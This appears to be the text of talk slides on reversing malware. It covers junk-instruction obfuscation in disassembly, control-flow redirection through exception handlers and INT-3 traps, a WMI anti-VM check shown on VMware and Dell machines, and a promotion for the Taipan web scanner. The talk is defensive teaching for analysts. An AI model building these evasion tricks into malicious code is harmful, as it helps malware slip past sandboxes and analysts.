.text:004023AE      pop     ebx
.text:004023AF      push    esi
.text:004023B0      jo      short loc_4023B7
.text:004023B2      test    eax, 7AAA9C4Bh
.text:004023B7      loc_4023B7:
.text:004023B7      pop     esi
.text:004023B8      sub     dl, 0
.text:004023BB      jnb     short loc_4023BE
.text:004023BD      cmc
.text:004023BE      loc_4023BE:
.text:004023BE      test    al, 82h
.text:004023C0      mov     eax, [esi+4]
.text:004023C3      mov     ecx, [esi+0Ch]
.text:004023C6      inc     eax
.text:004023C7      xor     ebx, ebx
.text:004023C9
```

## Control-Flow redirection

- Set-up a new exception handler
- Execute buggy code to have the redirection (for example by using INT-3 trap ;)

# Obfuscation and Anti-Debugging

## WMI Anti-VM check (Old but still Gold)



The image displays two screenshots of Windows Command Prompts, stacked vertically. Both windows have a title bar that reads 'Command Prompt' and standard Windows window controls (minimize, maximize, close). The top screenshot shows a user with the username 's4tan' running the command 'wmic computersystem get manufacturer,model,OEMStringArray'. The output shows 'Manufacturer' as 'VMware, Inc.' and 'Model' as 'VMware Virtual Platform'. The 'OEMStringArray' contains a long hexadecimal string and the text 'Welcome to the Virtual Machine'. The bottom screenshot shows a user with the username 'antonio.parata' running the same command. The output shows 'Manufacturer' as 'Dell Inc.' and 'Model' as 'Precision 7510'. The 'OEMStringArray' contains several strings, including 'Dell System', a GUID, a version number, a website URL, and some empty strings.

```
cs Command Prompt
C:\Users\s4tan>wmic computersystem get manufacturer,model,OEMStringArray
Manufacturer    Model          OEMStringArray
VMware, Inc.    VMware Virtual Platform  {"[MS_VM_CERT/SHA1/27d66596a61c48dd3dc7216fd715126e33f59ae7]", "Welcome to the Virtual Machine"}

C:\Users\s4tan>

cs Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\antonio.parata>wmic computersystem get manufacturer,model,OEMStringArray
Manufacturer    Model          OEMStringArray
Dell Inc.       Precision 7510  {"Dell System", "1[06D9]", "3[1.0]", "12[www.dell.com]", "14[1]", "15[0]"}

C:\Users\antonio.parata>
```

Reference: <https://technet.microsoft.com/en-us/library/dd315240.aspx>

# Conclusion

Threat Intelligence can be used to really increase your awareness and to protect your network ahead of time

Information  $\neq$  Intelligence. Don't be fooled by snake oil vendor ;)

Malwares bring with them a lot of useful information

Reverse engineering malware is not easy, need knowledge, patience and practice...

...but once mastered there will be no more secrets for you ;)

# One last word: Taipan



Taipan: Web application inspector

- Developers: Antonio Parata, Andrea Gulino
- Identify possible misconfiguration on the web server
- Identify known web applications and their version
- Identify application vulnerabilities
- Implemented in a modular architecture that allow easy integration in complex environment
- A lot more...

Do you want to be an early adopter? Get in touch with me after the talk or via email ;)

# Taipan

Yes, we have also a nice web UI :)





# Q&A?

